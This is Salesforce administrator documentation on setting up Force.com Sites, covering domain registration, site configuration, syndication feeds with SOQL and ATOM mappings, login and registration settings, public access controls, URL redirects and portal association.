Note: If you choose to create a branded top-level domain or subdomain through a domain name registrar, the CNAME record that you provide to that registrar must be your Force.com domain name and not the site URL. For example, if you entered `www.mycompany.com` when registering your domain, the CNAME must be `www.mycompany.com.live.siteforce.com`.

To register your Force.com domain:

1. From Setup, click **Develop** > **Sites**.
2. Enter a unique name for your Force.com domain. A Force.com domain name can contain only alphanumeric characters and hyphens, and must be unique in your organization. It must begin with a letter, not include spaces, not end in a hyphen, and not contain underscores or periods. Salesforce.com recommends using your company's name or a variation, such as `mycompany`.

   Warning: You can't modify your Force.com domain name after you have registered it.

3. Click **Check Availability** to confirm that the domain name you entered is unique. If it isn't unique, you are prompted to change it.
4. Read and accept the Sites Terms of Use by selecting the checkbox.
5. Click **Register My Force.com Domain**. After you accept the Terms of Use and register your Force.com domain, the changes related to site creation are tracked in your organization's Setup Audit Trail and the Site History related list. It may take up to 48 hours for your registration to take effect.

Note: The format of the secure URLs for your Force.com sites depends on the organization type or Edition. Your unique subdomain prefix is listed first, followed by Edition or environment type, then instance name and the force.com suffix. In the following examples, the subdomain prefix is “mycompany,” the sandbox name is “mysandbox,” the instance name is “na1,” and the sandbox instance name is “cs1”:

Organization Type	Secure URL
Developer Edition	`https://mycompany-developer-edition.na1.force.com`
Sandbox	`https://mycompany.mysandbox.cs1.force.com`
Production	`https://mycompany.secure.force.com`

The subdomain prefix for Developer Edition is limited to 22 characters. The secure URL is displayed on the Login Settings page. The URL is case sensitive.

CREATE A FORCE.COM SITE

Setting Up Force.com Sites

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	“Customize Application”
To edit public access settings for Force.com sites:	“Manage Users”

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

To set up a Force.com site:

1. From Setup, click **Develop** > **Sites**.
2. Register a custom Force.com domain for your organization.
3. Create and configure your site.
4. Develop and use Visualforce pages for your site, use or hide standard pages, and customize or replace out-of-box error pages. Associate these pages with your site.
5. Choose a site template. Use the lookup field to find and select a template that you've developed, or use the out-of-box template provided. The site template provides the page layout and stylesheet for your site and overrides any formatting inherited from the associated portal.
6. Enable a portal for login or self-registration, then associate it with your site.
7. Optionally, modify public access settings.
8. When you are ready to make your site public, click **Activate** on the Site Details page. You can also activate your site from the Site Edit and Sites pages.

After you have set up a site, you can:

- Run reports and dashboards on your site.
- Create workflow rules that trigger email alerts when site-related criteria are met.

Managing Force.com Sites
Configuring Force.com Sites

Creating and Editing Force.com Sites

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	"Customize Application"

After registering your Force.com domain, create a Force.com site using the following steps:

1. From Setup, click **Develop** > **Sites**.
2. Click **New** or click **Edit** for an existing site.
3. On the Site Edit page, define the following:

Field	Description
`Site Label`	The name of the site as it appears in the user interface.
`Site Name`	The name used when referencing the site in the SOAP API. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Site Description`	An optional description of the site.
`Site Contact`	The user who will receive site-related communications from the site's visitors and salesforce.com.
`Default Web Address`	The unique Force.com URL for this site. Force.com provides the first part of the URL based on the domain name that you registered; you must add a unique site name to the end. Unless you configure a custom Web address through a domain name registrar, this is the URL that the public will use to access your site.
`Secure Web Address`	The unique Force.com URL for this site when using SSL. The secure Web address is used for SSL even if you defined a custom Web address.
`Custom Web Address`	The optional branded custom Web address that you registered with a third-party domain name registrar. The custom Web address acts as an alias to your Force.com address. To enable a custom Web address, create a CNAME record to your Force.com domain with that registrar. If you have not registered this address, you encounter an error. Custom Web addresses aren't supported for sandbox or Developer Edition organizations. **Note:** If you choose to create a branded top-level domain or subdomain through a domain name registrar, the CNAME record that you provide to that registrar must be your Force.com domain name and not the site URL. For example, if you entered `www.mycompany.com` when

Field	Description
	registering your domain, the CNAME must be www.mycompany.com.live.siteforce.com.
Active	The option that activates your site when you are ready to make it available to the public. You can also activate your site from the Sites and Site Details pages. When the site is inactive, users will see the page specified in the Inactive Site Home Page field.
Active Site Home Page	The landing page that users are directed to when this site is active. Use the lookup field to find and select the Visualforce page that you developed for your site's home page. Choose the UnderConstruction page if you just want to test your site. For ideas sites, you must use the IdeasHome page and for answers sites you must use the AnswersHome page. The "look and feel" for your Ideas site or Answers site will be inherited from its associated portal unless you select a site template. If you deployed a site before the Summer '10 release, you can set AnswersHome as your default landing page if you create a Visualforce page using <apex:page action="{!URLFOR('/answers/answersHome.apexp')}"/>
Inactive Site Home Page	The landing page that users are directed to when this site is inactive. Use the lookup field to find and select the page that you want to use. You can, for example, select a page to indicate that the site is under construction or down for maintenance.
Site Template	The template that provides the page layout and stylesheet for your site. The site template overrides any formatting inherited from the associated portal. Use the lookup field to find and select a template that you've developed, or use the out-of-box template provided. **Note:** The site template specified here is used only for Visualforce pages using the $Site.Template expression.
Site Robots.txt	A file that determines which parts of your public site Web spiders and other Web robots can access. Web robots are often used by search engines to categorize and archive websites. HTML tags are not allowed, as they are not compatible with robots.txt spiders. For Visualforce pages, add contentType="text/plain" to the <apex:page> tag. Example disallowing all robots from indexing all pages: <apex:page contentType="text/plain"> User-agent: * # Applies to all robots Disallow: / # Disallow indexing of all pages </apex:page>

Field	Description

	Example allowing all robots to index all pages:
	`<apex:page contentType="text/plain">`
	`User-agent: *   # Applies to all robots`
	`Disallow:       # Allow indexing of all pages`
	`</apex:page>`

`Site Favorite Icon`	The icon that appears in the browser's address field when visiting the site. Use this field to set the favorite icon for your entire site instead of for each page. Changes will be reflected on your site one day after you make them, due to caching.
`Analytics Tracking Code`	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.
`URL Rewriter Class`	An Apex class to use for rewriting URLs for your site, from Salesforce URLs to user-friendly URLs. With this class, you can make rules to rewrite site URL requests typed into the address bar, launched from bookmarks, or linked from external websites. You can also create rules to rewrite the URLs for links within site pages.
`Enable Feeds`	The option that displays the Syndication Feeds related list, where you can create and manage syndication feeds for users on your public sites. This field is visible only if you have the feature enabled for your organization.

4. Click **Save**.

Configuring Force.com Sites

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	"Customize Application"
To edit public access settings for Force.com sites:	"Manage Users"

Once you have created your site, you can configure it on the Site Details page. To access this page, from Setup, click **Develop** > **Sites**, and then in the Sites list, click the site name. You can do the following:

- Click **Edit** to make changes to the site.
- Click **Public Access Settings** to view or edit the security settings, including permissions, page layouts, and more.
- Click **Login Settings** to configure the login and registration settings for your site. Built-in login and registration logic allows users to quickly register for, and seamlessly log in to, your portal from your public site.
- Click **URL Redirects** to see any page redirects you've set up for your site.
- Click **Activate** or **Deactivate** to change the active status for your site.

Warning: Be careful not to expose any information that you do not want to make public.

- Click **Preview as Admin** to view your site in administrator preview mode. Administrator preview mode shows the errors on each site page in context and in greater detail, so you can more easily troubleshoot site issues.

Note: This feature does not appear for community organizations.

- Click **Edit** in the Site Visualforce Pages or Site Standard Pages related lists to select the pages available for your site. All pages associated with the site must be enabled.
- Click **Page Assignment** to assign error pages for standard errors, such as "Authorization Required (401)" and "Page Not Found (404)." You can override or edit the default pages that are provided.
- Click **New** in the Feeds related list to create a new syndication feed. You must click **Enable Feeds** in the Site Detail list to display this related list.
- View the 24-Hour Usage History related list to see current bandwidth and service request time usage, the daily limits, and the percentage used.
- View the Site History related list to see the configuration changes that have been tracked for your site.

Defining Syndication Feeds

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
Create, edit, or delete a feed definition:	"Modify All Data"
Subscribe to a feed	No special user permission required

Syndication feeds give users the ability to subscribe to changes within Force.com sites and receive updates in external news readers. Simply by defining a SOQL query and mapping, you can syndicate changes to public data to your end users. You can create one or more syndication feeds for your organization's public sites or any Visualforce page. The syndication feed displays the records specified by a SOQL query. Users can subscribe to the feed and view the feed when they visit the site or page.

Define a syndication feed, including what records are returned, and which data from the records is displayed:

Name

A descriptive name for this feed, which distinguishes it from other feeds you may create. Use only letters, numbers, or the underscore character "_". Do not use more than one underscore character in a row.

Description

Describe the feed. For example, "Account first name, last name, and region for the last ten accounts created or edited."

Query

The SOQL query that defines which records are returned to the syndication feed. To ensure fast performance, some limitations on the SOQL query are imposed:

- If the SOQL query does not specify a limit, then no more than 20 records are returned.
- Query limits can't exceed 200 results. If you make a query with a limit beyond this number, only the first 200 records are returned.
- If the SOQL query does not have an ORDER BY value specified, records are ordered by the `LastModifiedDate` value if there is one, or by `SystemModstamp` value if not
- `COUNT` is not supported.
- *Aggregate* queries are not supported. For example, this query cannot be used in a syndication feeds SOQL query:

```
SELECT Name, (SELECT CreatedBy.Name FROM Notes) FROM Account
```

- You can use *bind variables*, a variable whose value is supplied in the URL. For more information, see Using Bind Variables for Queries and Mapping on page 3441.

Note: The guest user must have appropriate sharing and field-level security access or you cannot save your query, because the Force.com platform verifies access and sharing before saving.

Mapping

Because syndication feeds use the ATOM web publishing protocol, you must provide a mapping value that matches objects and fields on the returned records with ATOM constructs. Note that all values must be string literals. For more information about mapping elements, see ATOM-Object Mapping on page 3440.

You can use *bind variables*, a variable whose value is supplied in the URL. For more information, see Using Bind Variables for Queries and Mapping on page 3441.

Max Cache Age Seconds

Because many users may access a feed at the same time, Salesforce caches the feed data, for 3600 seconds by default. You can modify this to a minimum of 300 seconds, or for as long as you wish. Query results that are older than the time specified here are dropped, and a new query is run on the next request for that information, that is, the next time a user opens a page containing a feed that they have subscribed to.

Active

Select this checkbox to make the feed available for subscription. Once a feed is active, users have the option of subscribing to it.

ATOM-Object Mapping

You must specify a mapping in the syndication feed definition. The mapping relates ATOM constructs such as entry title to the corresponding value in a record, for example, “Account Name.” A full set of mappings represents a news feed, and the query represents the content of each news item in a feed. For example, Lead records created today or Contacts with updated Account information.

A *feed element* is the envelope for each part of a news item, and an *entry element* is the contents of the envelope.

Mapping also allows you to apply short labels to various fields for display purposes.

The following table lists each ATOM and object element and explains what values should be provided:

Feed Element	Entry Element	Description
`fa`		Required only if `ea` (entry author) is not specified. Feed author. For example, `fa:"Acme Feed Author Admin Mary"` shows the feed author as Admin Mary.
`fid`		Optional (because default value is supplied). Id of the feed. By default, this value is the public site URL. If you specify a value, it must be a valid internationalized resource identifier (*IRI*). An IRI is a URL generalized to allow the use of Unicode.
`fl`		Optional (because default value is supplied). Feed link. For example, `fl:"http://www.salesforce.com"`. News readers usually interpret this element by linking the feed title to this URL.
`fst`		Optional. Feed subtitle. For example, `&map=ft:"Newest Opportunities",fst:"Western Division"` shows the feed title Newest Opportunities and subtitle Western Division.
`ft`		Required. Feed title. For example, `ft:"Newest Opportunities"`.
	`ea`	Required only if `fa` (feed author) is not specified. Entry author. For example, `ea:"Account created by: " + Account.CreatedBy .`
	`ec`	Required. Entry content. For example,`ec:"description for " Name " " Description` shows the value of the `Name` field with additional text. The output of a feed for this example resembles the following: `description for Ajax Industries Description`
	`ect`	Optional. Entry content of type `text`, `html`, or `xhtml`. For example, `ect: html` for HTML content. Default is `text`.
	`el`	Optional. Entry link. Must be a valid URI. This value is usually a link to another representation of the content for the entry. For example, the link could be to a record in the Salesforce user interface. News readers usually interpret this element by linking the entry title to this URL For example, `el:"Account.URl"`.
	`es`	Optional. Entry summary. An optional summary of the entry content. For example, `et: Account.Name, es: Account.Name + "’s account number, website, and description", ec: Account.AccountNumber + " " + Account.Website + “ “ + Account.Description` If not specified, news readers display the content defined using the `ec` element.
	`est`	Optional. Entry summary of type `text`, `html`, or `xhtml`. For example, `est: html` for HTML content. Default is `text`. Do not specify a value unless `es` has been specified.

Feed Element	Entry Element	Description
	et	Required. Entry title, a field name. For example, et:Name.
	eu	Optional. By default, the required ATOM element <updated> value is automatically provided by the LastModifedDate of the main entity being queried; usually the object in the main FROM clause of the SOQL query. This value indicates the last time an entry or feed was modified. If you wish to change this default behavior, you can specify a different object or field's LastModifedDate be used. For example: • Query: SELECT Id, Name, MyDate__c FROM AccountMapping Parameter: eu: MyDate__c • Query: SELECT Id, Lastname, Account.LastMOdifiedDate FROM ContactMapping Parameter: eu: Account.LastModifiedDate

The following example shows a valid mapping values for a syndication feed:

```
ft: "Harry Potter", et: Name, ec: "description for " Name "<br>" Description, el: "/" Id,
ect: html
```

Feeds are displayed in the guest user context of the public site where they are displayed. Therefore, if you have used custom labels to manage internationalization, and specified labels in your mapping, users see those labels displayed in the language of the guest user. For more information, see Custom Labels and Feeds on page 3442.

You can only use string literals in feed mapping. You cannot use, for example, date literals such as TODAY or LAST_WEEK.

After you have defined a feed, you should test it, and then make the feed active by selecting the Active checkbox as described above. For more information about testing, see Testing Syndication Feeds on page 3445.

Using Bind Variables for Queries and Mapping

You can use *bind variables* in the WHERE clause of the SOQL query. Bind variables must be in the following form:

```
{!var_name}
```

The following query uses a bind variable named accountID.

```
SELECT Name, Description
FROM Account
WHERE Id = {!accountID}
```

Note that this is not the literal name of the field, but an arbitrary name. At run time, the value for accountID is passed to the query from the URL. This feed is accessed from the following URL and passes in the account ID as part of the query string parameter:

```
site_URL/services/xml/My'Account'Feed?accountId=0013000000BmP4x
```

You can also use bind variables for mapping values.

The following implementation details apply to the use of bind variables for queries:

- You cannot use more than 20 bind variables in a feed definition, queries and mapping combined.
- The bind variable name cannot be more than 100 characters.

- You can use a bind variable only on the right side of a filter operation to represent part of a string. Because it represents part of a string, it must be in quotes. For example, the following is a valid query:

  ```
  SELECT Id, Name FROM Account WHERE Name = '{!myBindVariable}'
  ```

  The following queries are not valid, because the bind variable is not in a valid position, and is not functioning as the variable for a literal string:

  ```
  SELECT Id, Name FROM Account WHERE {!myFieldName} = 'Joe'
  SELECT Id, {!myFieldName} FROM Account WHERE IsDeleted = false
  ```

- You cannot use a bind variable to represent a field name. This means a bind variable cannot be use on the left side of a filter operation.
- You cannot use a bind variable to change the meaning or structure of a query for security reasons. Any special characters you specify in the bind replacement value are interpreted as literal characters when the query is evaluated.

Custom Labels and Feeds

For feeds that need to be localized into different languages, you can use custom labels to define the string in multiple languages. Then in the mapping definition, you simply refer to the custom label. When a request comes in, the custom label inspects the guest user language and returns the translated text, which is used in the mapping.

Custom labels can be specified in a field with the following syntax:

```
map_element_name: "{!$LABEL.custom_label_name}"
```

Use the following procedure to specify a custom label in a feed:

1. From Setup, click **Create** > **Custom Labels**. You may wish to name the custom label after the mapping element that takes its value, for example `feedTitle` for the `ft` element.
2. Enter the values for all supported languages.
3. Specify the custom label in the feed mapping.

For example, assume that you create a feed containing information on all the houses your company is trying to sell. For English users, the title of the feed should be “The Houses,” but for Spanish users, the title of the feed should be “Las Casas.” You would create a custom label, for example, `feedTitle`. In English, its value is “The Houses,” and the Spanish value is “Las Casas.” Then, in the feed mapping definition, specify the following for the feed title `fc:`:

```
ft: "{!$LABEL.feedTitle}"
```

Visualforce and Feeds

To add a feed to a Visualforce page, use the Visualforce standard HTML features. For example, assuming the Visualforce page is located in the base directory of the site, it can contain a tag like the following:

```
<A HREF=""/services/xml/theFeedName">My feed</A>
```

The text `My feed` links to the feed.

If you want to link the feed from an image, include an inline image tag similar to the following:

```
<A HREF="/services/xml/theFeedName"><img src="feed.gif"></A>
```

You must upload your own image.

To add the icon to the address bar, add the link tag to the `<head>` tag of the Visualforce page:

```
<link href='URI of feed'
   type='application/x.atom+xml'
   rel='feed'
   title='A nice descriptive title'/>
```

About Syndication Feeds

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
Create, edit, or delete a feed definition:	"Modify All Data"
Subscribe to a feed	No special user permission required

Syndication feeds give users the ability to subscribe to changes within Force.com sites and receive updates in external news readers. Simply by defining a SOQL query and mapping, you can syndicate changes to public data to your end users. You can create one or more syndication feeds for your organization's public sites or any Visualforce page. The syndication feed displays the records specified by a SOQL query. Users can subscribe to the feed and view the feed when they visit the site or page.

Validating Feeds Security

When a user subscribes to a feed, the information is run in a guest user context. This means that you must ensure the guest user has access to all and only the records appropriate for a guest use before defining any queries.

To validate feeds security:

- Edit the public access setting for the site to make sure the guest user has the correct object permissions and field-level security settings.
- Create sharing rules to control which records the guest user has access to.

After adjusting public access and field-level security settings to ensure the objects you wish to include in a feed are available to the guest user, perform any of the following feeds-related tasks:

- To create a new feed, click **New**.
- To view the definition of an existing feed, click the feed name.
- To edit an existing feed, click **Edit**.
- To delete an existing feed, click **Delete**.

- To test the validity of a feed, click **Run Test**. If any errors exist in the query definition or mapping, error messages are displayed.

Viewing Syndication Feeds

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
Create, edit, or delete a feed definition:	"Modify All Data"
Subscribe to a feed	No special user permission required

View the syndication feed definition, including what records are returned, and which data from the records is displayed:

Name

A descriptive name for this feed, which distinguishes it from other feeds you may create.

Description

Describes the feed. For example, "Account first name, last name, and region for the last ten accounts created or edited."

Query

The SOQL query that defines which records are returned to the syndication feed. To ensure fast performance, some limitations on the SOQL query are imposed. For more information, see Defining Syndication Feeds on page 3438.

Mapping

Because syndication feeds use the ATOM web publishing protocol, you must provide a mapping value that matches objects and fields on the returned records with ATOM constructs. Note that all values must be string literals. For more information about mapping elements, see Defining Syndication Feeds on page 3438.

Max Cache Age Seconds

Because many users may access a feed at the same time, Salesforce caches the feed data, for 3600 seconds by default. This value can be a minimum of 300 seconds, or for as long as you wish. Query results that are older than the time specified here are dropped, and a new query is run on the next request for that information, that is, the next time a user opens a page containing a feed that they have subscribed to.

Active

This checkbox indicates whether the feed is available for subscription. Once a feed is active, users have the option of subscribing to it.

Testing Syndication Feeds

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
Create, edit, or delete a feed definition:	“Modify All Data”
Subscribe to a feed	No special user permission required

Test the feed definition you have created before enabling it for customers.

To test a feed:

1. After creating a feed, from Setup, click **Sites** and click the site for which you've defined the feed. Alternatively, you can navigate to the feed detail page any number of ways, including clicking the feed name from the site detail page.
2. Click **Preview** for the feed you wish to test.
3. If one or more bind variables have been used in the feed, a dialog appears. Enter a test value for each bind variable.
4. A dialog appears allowing you to create a bookmark for the feed with the bind variable values you specified. You can save the bookmark, or cancel the dialog.
5. The values returned by your feed are displayed. Verify that the results are what you expected.

Managing Force.com Site Login and Registration Settings

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	"Customize Application"

Use login settings if you want to let users register for and log in to your portal from your public Force.com site. For example, users browsing through an ideas site can register and login directly from that site, and as authenticated users, they can then vote, add comments, and participate in the ideas community. When users successfully log in, they leave the public site and enter the associated portal seamlessly.

Note: Only Customer Portals can be used for self-registration. Partner portals do not support self-registration.

The Authenticated Website high-volume portal user license is specifically designed to be used with Force.com sites. Because it's designed for high volumes, it should be a cost-effective option to use with Force.com sites.

Force.com sites provides built-in registration and login logic. Default Force.com-branded Visualforce pages are associated with registration, login, forgot password, and password changes. You can modify these pages or replace them with your own.

The following login, and registration pages are provided by default:

Page Name	Description
SiteLogin	Default login page. Used to log users in to the associated portal from your Force.com site.
SiteRegister	Default registration page. Used to register new users for the associated Customer Portal from your Force.com site.
SiteRegisterConfirm	Default registration confirmation page. The page that users see on successful registration to the associated Customer Portal.

Note: The login and registration forms must be secure. Set the `forceSSL` attribute to `true` for these forms. However, salesforce.com recommends that you set `forceSSL` to `false` for forms accessed by users who have already been authenticated, such as portal users. Since the `forceSSL` attribute forces a redirect to a secure URL, authenticated users would encounter an error.

The built-in login process:

- Checks to see whether the site is enabled for logins
- Checks to see whether the user is a valid user for the site
- Allows users to reset expired passwords

The built-in registration process:

- Checks new user information against existing users for the Customer Portal associated with the site

- Checks to see if a contact already exists for the new user
- Creates a new contact, if one doesn't already exist, and associates it with the account for the site.

> **Important:** You must update the SiteRegisterController with the Account ID using the following steps:
>
> 1. From Setup, click **Develop** > **Apex Classes**.
> 2. Click **Edit** next to SiteRegisterController.
> 3. Find the `private static Id PORTAL_ACCOUNT_ID = '<Account_ID>';` line and insert the ID for the account that you want to associate with new users. The line should look similar to this:
>
> ```
> private static Id PORTAL_ACCOUNT_ID = '001DoooooolQpyk';
> ```
>
> 4. Click **Save**.

- Enables the Customer Portal for the new user and sends an email confirmation message
- Optionally, allows users to create passwords on the registration page, avoiding the standard email confirmation process

> **Note:** You can create and enable a person account as a Customer Portal user using the `createPersonAccountPortalUser` Apex method. Use `createPersonAccountPortalUser` to create a person account using either the default record type defined on the guest user's profile or a specified record type, then enable it for the site's portal. Person Accounts can only be enabled as high-volume portal users.

To enable public login and registration for your portal:

1. From Setup, click **Develop** > **Sites**.
2. Click the name of the site you want to control.
3. Click **Login Settings**.
4. Click **Edit**.
5. From the Enable Login For list, select a portal to associate with your site. The portal you choose must have the `Login Enabled` option selected. For Customer Portals, you must also select the `Self-Registration Enabled` option. Force.com Sites leverages the following portal settings:
   - `Logout URL` is used if you want to take users to a specific page on logout. If this value is left blank, users are taken to the page specified in the `Active Site Home Page` field for your site.
   - `Lost Password Template` is used for the forgot password process.
   - `Header`, `Footer`, `Logo`, and `Login Message` are used for the look and feel on IdeasHome and AnswersHome pages.
   - For Customer Portals:
     - ◊ `New User Template` is used on self-registration if a password is not provided.
     - ◊ `Default New User License`, `Default New User Role`, and `Default New User Profile` are used for self-registration.
6. Select a **Change Password Page**. A default page is provided, but you can select your own page instead, using the lookup field.
7. Select `Require Non-Secure Connections (HTTP)` to override your organization's security settings and exclusively use HTTP when logging in to the portal from your site. If this checkbox is not selected, the `Require Secure Connections (HTTPS)` setting under Setup, in **Security Controls** > **Session Settings**, determines the security level.

   The following table illustrates the relationship between these settings.

Site-Level Security: Require Non-Secure Connections (HTTP)	Organization-Level Security: Require Secure Connections (HTTPS)	Description
Not checked	Not checked	• Organization can use either HTTP or HTTPS • Site uses HTTP for the post-login session
Checked	Not checked	• Organization can use either HTTP or HTTPS • Site uses HTTP for the post-login session
Not checked	Checked	• Organization uses only HTTPS • Site uses HTTPS for the post-login session • Upon login, users see the `secure.force.com` domain
Checked	Checked	• Organization uses only HTTPS • Site uses HTTP for the post-login session

Warning: If the `Require Secure Connections (HTTPS)` checkbox on the Session Settings page is selected, and the `Require Non-Secure Connections (HTTP)` checkbox on the Login Settings page is not selected, users logging in to the associated portal from the site will see the `secure.force.com` domain. For example, if you registered `mycompany.force.com` as your custom domain, the URL changes to `https://mycompany.secure.force.com` upon login.

Customers using a script to login to sites can use the optional `refURL` URL parameter to retain the custom domain name after login. This parameter has no effect if `Require Non-Secure Connections (HTTP)` has been set for the site or `Require Secure Connections (HTTPS)` has been set for the organization. An example URL using `refURL` is: `http://mysite.secure.force.com/SiteLogin?refURL=http://mysite.com`.

8. The `Secure Web Address` field shows the unique Force.com URL for this site when using SSL.
9. Click **Save**.

You can also enable Sites to use your identity provider for single sign-on.

Public Access Settings for Force.com Sites

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	“Customize Application”
To edit public access settings for Force.com sites:	“Manage Users”

Public access settings control what public users can do on each Force.com site. To set the public access settings for your site:

1. From Setup, click **Develop** > **Sites**.
2. Click the name of the site you want to control.
3. Click **Public Access Settings** to open the Profile page for your site profile.

This page includes all the functionality for viewing and editing profile permissions and settings, but you can't clone or delete the profile.

In the site profile, you can:

- Set the object permissions for your site. You can grant “Read” and “Create” permissions on all standard objects except products, price books, and ideas; and “Read,” “Create,” “Edit,” and “Delete” on all custom objects. All permissions that aren't set by default must be set manually.

  Warning: We recommend setting the sharing to private for the objects on which you grant “Read” access for your site. This ensures that users accessing your site can view and edit only the data related to your site.

  We also recommend securing the visibility of all list views. Set the visibility of your list views to `Visible to certain groups of users`, and specify the groups to share to. List views whose visibility is set to `Visible to all users` may be visible to public users of your site. To share a list view with public users, create a new public group for those users and give them visibility. If the object's sharing is set to private, public users won't be able to see those records, regardless of list view visibility.

- Control the visibility of custom apps. If you want to expose a custom app and its associated tabs to public users, make only that app visible and make it the default to avoid exposing other pages. If any of your site pages use standard Salesforce headers, other visible applications may be seen by public users.
- Set the login hours during which users can access the site.
- Restrict the IP address ranges from which you can access the site. Force.com sites ignore company-wide IP range restrictions in order to provide public access; however, you can restrict the IP range here.

  Note: To set restrictions based on IP or login hours, HTTPS is required. You must use the secure URL associated with your Force.com domain to access your site.

  To enforce HTTPS on all Force.com sites pages and allow all IP addresses to access your site, create the following IP ranges: `0.0.0.0` to `255.255.255.255`, `::` to `::fffe:ffff:ffff`, and `::1:0:0:0` to `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. However, as this may degrade the performance of your site, don't enforce HTTPS unless it is absolutely required. Changing from HTTP to HTTPS doesn't affect logged in users until the next time they log in.

Both IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255`. A range can't include IP addresses inside of the IPv4-mapped IPv6 address space if it also includes IP addresses outside of the IPv4-mapped IPv6 address space. Ranges such as `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` are not allowed. You can set up IPv6 addresses in all organizations, but IPv6 is only enabled for login in sandbox organizations from the Spring '12 release and later.

- Enable Apex controllers and methods for your site. Controllers and methods that are already associated with your site's Visualforce pages are enabled by default.
- Enable Visualforce pages for your site. Changes made here are reflected on the Site Visualforce Pages related list on the Site Details page, and vice versa.

Creating Custom List Views

Force.com Sites URL Redirects

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit site URL redirects:	"Customize Application"
To view site URL redirects:	"View Setup"

If you move or reorganize pages on your Force.com site, search engines may have trouble finding the new page locations. To avoid this, set up *site URL redirects* to inform users and search engines that site content has moved.

Consider the following while implementing site URL redirects:

- You can't redirect error pages or CSS files (files with a `.css` extension).
- Each site can have a maximum of 1,000 redirect rules.
- Query parameters in site URL redirects are matched exactly. However, you can't redirect any URLs that include the `lastMod` parameter.
- If you have URL rewriting enabled on your site, it runs after any site page redirects.
- You can redirect a community home page to its companion Site.com home page. To do this, set the Source URL to `/`, which represents the home page for the community, and set the Target URL to `s`, which represents the home page for the Site.com site.

To assign a redirect to a site page:

1. From Setup, click **Develop** > **Sites**.
2. Click a site label.

3. Click **URL Redirects** on the site detail page.
4. Specify the former page location in the `Source URL` field. The page location must:
   - Be a relative URL. It can have any valid extension type, such as `.html` or `.php`.
   - Not contain anchors, such as `/siteprefix/page.html`**`#target`**.

   Note: Organizations that use sites with prefixes must manually add the prefix to the Source URL and Target URL fields. Also, if your organization has a root level site and one with a prefix, and you want to redirect a page in your prefixed site but don't include the prefix in the redirect rule, Salesforce will default to looking for the rule in your root site instead, resulting in a 404 error.

5. Specify the `Redirect Type`:
   - Permanent (301)—Select this option if you want users and search engines to update the URL in their systems when visiting the page. Users visiting a page redirected with this type are sent seamlessly to the new page. Using a permanent redirect ensures that your URLs retain their search engine popularity ratings, and that search engines index the new page and remove the obsolete source URL from their indexes.
   - Temporary (302)—Select this option if you want users and search engines to keep using the original URL for the page. Search engines interpret a 302 redirect as one that could change again at any time, and though they index and serve up the content on the new target page, they also keep the source URL in their indexes.
6. Specify the new page location in the `Target URL` field. This can be a relative URL or a fully-qualified URL with an `http://` or `https://` prefix. Unlike source URLs, target URLs can contain anchors.
7. Click **Save**.

The Redirect Rules section displays all URL redirect rules you've created for your site. In this section you can:

- Edit an assigned redirect rule.
- Activate or deactivate a redirect rule.
- Delete a redirect rule.
- Click the Source URL or Target URL column heading to sort the list in ascending or descending order.

Force.com Sites Overview

Associating a Portal with Force.com Sites

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	“Customize Application”

You can enable users to register for or log into an associated portal seamlessly from your site.

Note: Only Customer Portals can be used for self-registration. Partner portals do not support self-registration.

The Authenticated Website high-volume portal user license is specifically designed to be used with Force.com sites. Because it's designed for high volumes, it should be a cost-effective option to use with Force.com sites.

1. Enable the portal for login using the following steps:
   a. From Setup, click **Customize** > **Customer Portal** > **Settings**, or from Setup, click **Customize** > **Partners** > **Settings**.
   b. If you have not enabled your portal, select `Enable Customer Portal` or `Enable Partner Relationship Management` and click **Save**.
   c. Click **Edit** for the portal you want to modify.
   d. Configure the portal as follows:
      i. Select the `Login Enabled` checkbox.
      ii. Select a user for the `Administrator` field.
      iii. Optionally, set the `Logout URL`. If this is not set, users are taken to the site home page on logout.
      iv. Click **Save**.
2. If you are using a Customer Portal and want to allow self-registration, follow these steps:
   a. From Setup, click **Customize** > **Customer Portal** > **Settings**.
   b. Click **Edit** for the portal you want to associate with your Force.com site.
   c. Configure the Customer Portal as follows:
      i. Select `Self-Registration Enabled`.
      ii. Select Customer Portal User for both the `Default New User License` and `Default New User Profile` fields. Depending on your portal license, you may want to select a different profile for the `Default New User Profile` field.
      iii. Select User for the `Default New User Role` field.
      iv. Click **Save**.

   Note: Consider the following when allowing self-registration:

   - Sites does not support the use of Person Accounts for self registration.
   - On self-registration through a site:
     ◊ Validation rules are enforced on user creation.
     ◊ Validation rules are ignored on contact creation.
3. Associate the site pages with the default portal users:
   a. From Setup, click **Customize** > **Customer Portal** > **Settings**, or from Setup, click **Customize** > **Partners** > **Settings**.
   b. Click the name of the portal that you want to associate with your site.
   c. Click the name of each profile associated with your portal users and do the following:
      i. Scroll down to the Enabled Visualforce Page Access section and click **Edit**.
      ii. Add the appropriate public site pages to the `Enabled Visualforce Pages` list. This allows portal users with that profile to view these pages.

Note: By default, portal users can see all pages enabled for the associated public site, so you only have to enable the pages that require authentication.

iii. Click **Save**.

4. Associate your site with the login-enabled portal:
   a. From Setup, click **Develop** > **Sites**.
   b. Click the site label of the site you want to configure.
   c. Click **Login Settings**.
   d. Click **Edit**.
